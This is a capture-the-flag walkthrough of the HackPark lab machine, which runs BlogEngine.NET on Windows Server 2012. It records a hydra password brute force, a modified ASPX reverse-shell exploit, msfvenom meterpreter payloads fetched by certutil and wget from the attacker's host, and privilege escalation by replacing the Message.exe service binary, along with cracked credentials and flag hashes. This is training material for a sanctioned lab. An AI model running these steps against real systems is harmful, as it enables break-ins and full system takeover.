



## Notes for VM hackpark

Web browsing, take a look at the url -> author/Admin

So, to make an educated guess, the username will be Admin.



This will be the command used for bruteforcing based on the request that is gleaned from burp:



Command entered:

```

hydra -l administrator -P rockyou.txt 10.10.253.211 http-post-form
"/Account/login.aspx?ReturnURL=%2fadmin%2f: __VIEWSTATE=hiqZ
cMSOW3vwdVQiP8lMZgla9xbqeydMC8pEN1bDqcRn2qyeXV65djpQ
bcdrfEm2p2fRllzWSoV1sHpePSeqwH00KukLIUledu4vu4h5AVnEav7f
qTsBSmeGn1B%2FJIE7VVfLZB20PSnvCIL7TlXLIptosCUR6ligZlwr4D
p3wx49j1NG& __EVENTVALIDATION=NyWQfQS%2BRNy66gAHFJM
%2FYEUKXnL1BU6UO69JiovXy0TWkY8UaFGs8FOuifmmB0Ocy3dn
zHd7WF1qkdHDfl6nNFX%2BKzkbsP6hlaSNJcpu1TvrMyCz2vwYtts%
2BaA3IdgE7XriXMeImmz9pfpJ7ZZFe5SM10TXeyXlorl4kXkyhKwqDO
pFw&ctl00%24MainContent%24LoginUser%24UserName=^USER^&c
tl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%2

```

4MainContent%24LoginUser%24LoginButton=Log+in:Login failed" -  
vV -f

Credentials:

Username: admin

Password: 1qaz2wsx

```
[80][http-post-form] host: 10.10.253.211 login: admin password: 1qaz2wsx
[STATUS] attack finished for 10.10.253.211 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-14 14:07:45
root@kali:~/Desktop/hackpark#
```

After gaining access to the web app, search for an exploit.

```
BlogEngine.NET 3.3.6/3.3.7 - 'dirPath' Directory Traversal / Remote Code Execution
BlogEngine.NET 3.3.6/3.3.7 - 'path' Directory Traversal
BlogEngine.NET 3.3.6/3.3.7 - 'theme Cookie' Directory Traversal / Remote Code Execution
BlogEngine.NET 3.3.6/3.3.7 - XML External Entity Injection
```

Using the info from exploithub, modify the client address as well as port.

```
PostView.aspx x Unsaved Document 1 x
5 static System.IO.StreamWriter streamWriter;
6
7 protected override void OnLoad(EventArgs e) {
8     base.OnLoad(e);
9
10    using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.4.19.210", 4445)) {
11        using(System.IO.Stream stream = client.GetStream()) {
```

User shell popped.

```
root@kali:~/Desktop/hackpark# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.19.210] from (UNKNOWN) [10.10.253.211] 49309
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

To migrate to a more better shell, we need to use meterpreter payload.

```
[*]-[user@parrot-virtual]-[~/Desktop/hackpark]
$msfvenom -a x86 -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

We will be using certutil to transfer file over.

Command:

```
certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe
```

```
certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe
c:\temp>certutil.exe -urlcache -split -f http://10.4.19.210/shell.exe shell.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
powershell -c start-process c:\temp\shell.exe
c:\temp>powershell -c start-process c:\temp\shell.exe
```

Shows that file are downloaded after running the certutil command

```
root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.253.211 - - [14/Nov/2020 14:55:22] "GET /shell.exe HTTP/1.1" 200 -
10.10.253.211 - - [14/Nov/2020 14:55:23] "GET /shell.exe HTTP/1.1" 200 -
```

Reverse shell popped, we are in meterpreter now.

To start the meterpreter do:

```
Powershell -c start-process shell.exe
```

```

msf6 exploit(multi/handler) > set lhost tun0
lhost => 10.4.19.210
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.4.19.210:1234
[*] Sending stage (175174 bytes) to 10.10.253.211
[*] Meterpreter session 1 opened (10.4.19.210:1234 -> 10.10.253.211:49317) at 2020-11-14 14:56:42 +0800

meterpreter > 

```

## Getting os info via meterpreter

```

meterpreter > sysinfo
Computer      : HACKPARK
OS            : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > 

```

## Checking system info via shell in cmd

```

PS > systeminfo

Host Name:                 HACKPARK
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:           Windows User
Registered Organization:
Product ID:                 00252-70000-00000-AA886
Original Install Date:      8/3/2019, 10:43:23 AM
System Boot Time:           11/14/2020, 7:56:50 AM
System Manufacturer:        Xen
System Model:               HVM domU
System Type:                x64-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:               Xen 4.2.amazon, 8/24/2006
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32

```

## User flag.



```
PS > gc user.txt
759bd8af507517bcfaede78a21a73e39
PS >
```

We need to use winpeas to identify the avenue for priv escalation.

```
PS > powershell -c wget "http://10.4.19.210/winpeas.exe" -OutFile c:\temp\winpeas.exe
PS > cd \temp
PS > dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
d----          11/13/2020   10:56 PM             Microsoft
-a---          11/13/2020   10:55 PM          73802 shell.exe
-a---          11/13/2020   11:03 PM        472064 winpeas.exe

root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.253.211 - - [14/Nov/2020 15:03:10] "GET /winpeas.exe HTTP/1.1" 200 -
```

It seems like windows scheduler is vulnerable as programs inside SystemScheduler directory is writable by 'everyone'.

```
WindowsScheduler(Splinterware Software Solutions - System Scheduler Service)[C:\PROGRA-2\SYSTEM-1\W Servi
ce.exe] - Auto - Running
File Permissions: Everyone [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\SystemScheduler (Everyone [WriteData/Cre
ateFiles])
System Scheduler Service Wrapper

===== (Applications Information) =====
=====
[+] Current Active Window Application
System.NullReferenceException: Object reference not set to an instance of an object.
at winPEAS.MyUtils.GetPermissionsFile(String path, Dictionary`2 SIDs)
at winPEAS.Program.<PrintInfoApplications>g__PrintActiveWindow|44_0()

[+] Installed Applications --Via Program Files/Uninstall registry--
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-
privilege-escalation#software
C:\Program Files (x86)\SystemScheduler(Everyone [WriteData/CreateFiles])
C:\Program Files\Amazon
C:\Program Files\Common Files
C:\Program Files\desktop.ini
C:\Program Files\Internet Explorer
C:\Program Files\Uninstall Information
C:\Program Files\Windows Mail
C:\Program Files\Windows NT
C:\Program Files\WindowsApps
C:\Program Files\WindowsPowerShell
```

To gain admin access, first create a meterpreter payload but the listening port needs to be different.

```
root@kali:~/Desktop/hackpark# msfvenom -p windows/meterpreter/reverse_tcp lhost=tun0 lport=44444 -f exe > root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop/hackpark# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

After the meterpreter payload is created, we need to xfer the file from the kali machine to the victim machine.

```
PS > powershell -c wget "http://10.4.19.210/root.exe" -OutFile c:\temp\root.exe
PS > pwd
```

Checking the logs in events we see that Message.exe is stopped multiple times, so what we need to do is to actually make a backup of Message.exe and replace Message.exe with a malicious binary.

```
PS > pwd

Path
----
C:\Program Files (x86)\SystemScheduler\events
```

```
PS > gc 20198415519.INI LOG.txt
08/04/19 15:06:01,Event Started Ok, (Administrator)
08/04/19 15:06:30,Process Ended. PID:2608,ExitCode:1,Message.exe (Administrator)
08/04/19 15:07:00,Event Started Ok, (Administrator)
08/04/19 15:07:34,Process Ended. PID:2680,ExitCode:4,Message.exe (Administrator)
08/04/19 15:08:00,Event Started Ok, (Administrator)
08/04/19 15:08:33,Process Ended. PID:2768,ExitCode:4,Message.exe (Administrator)
```

Stop the service, overwrite Message.exe and restart back service.

Once service is restarted, an admin shell will be popped on the attacking machine.

```
PS > sc stop SystemScheduler
PS > copy root.exe Message.exe
PS > sc start SystemScheduler
PS > █
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.4.19.210:44444
[*] Sending stage (175174 bytes) to 10.10.253.211
[*] Meterpreter session 1 opened (10.4.19.210:44444 -> 10.10.253.211:49359) at 2020-11-14 15:35:03 +0800
meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter >
```

## Root.txt

```
PS > gci

Directory: C:\users\Administrator\Desktop

Mode                LastWriteTime         Length Name
--a--              8/4/2019  11:51 AM             32 root.txt
-a--              8/4/2019   4:36 AM          1029 System Scheduler.lnk

PS > get-content root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
PS > █
```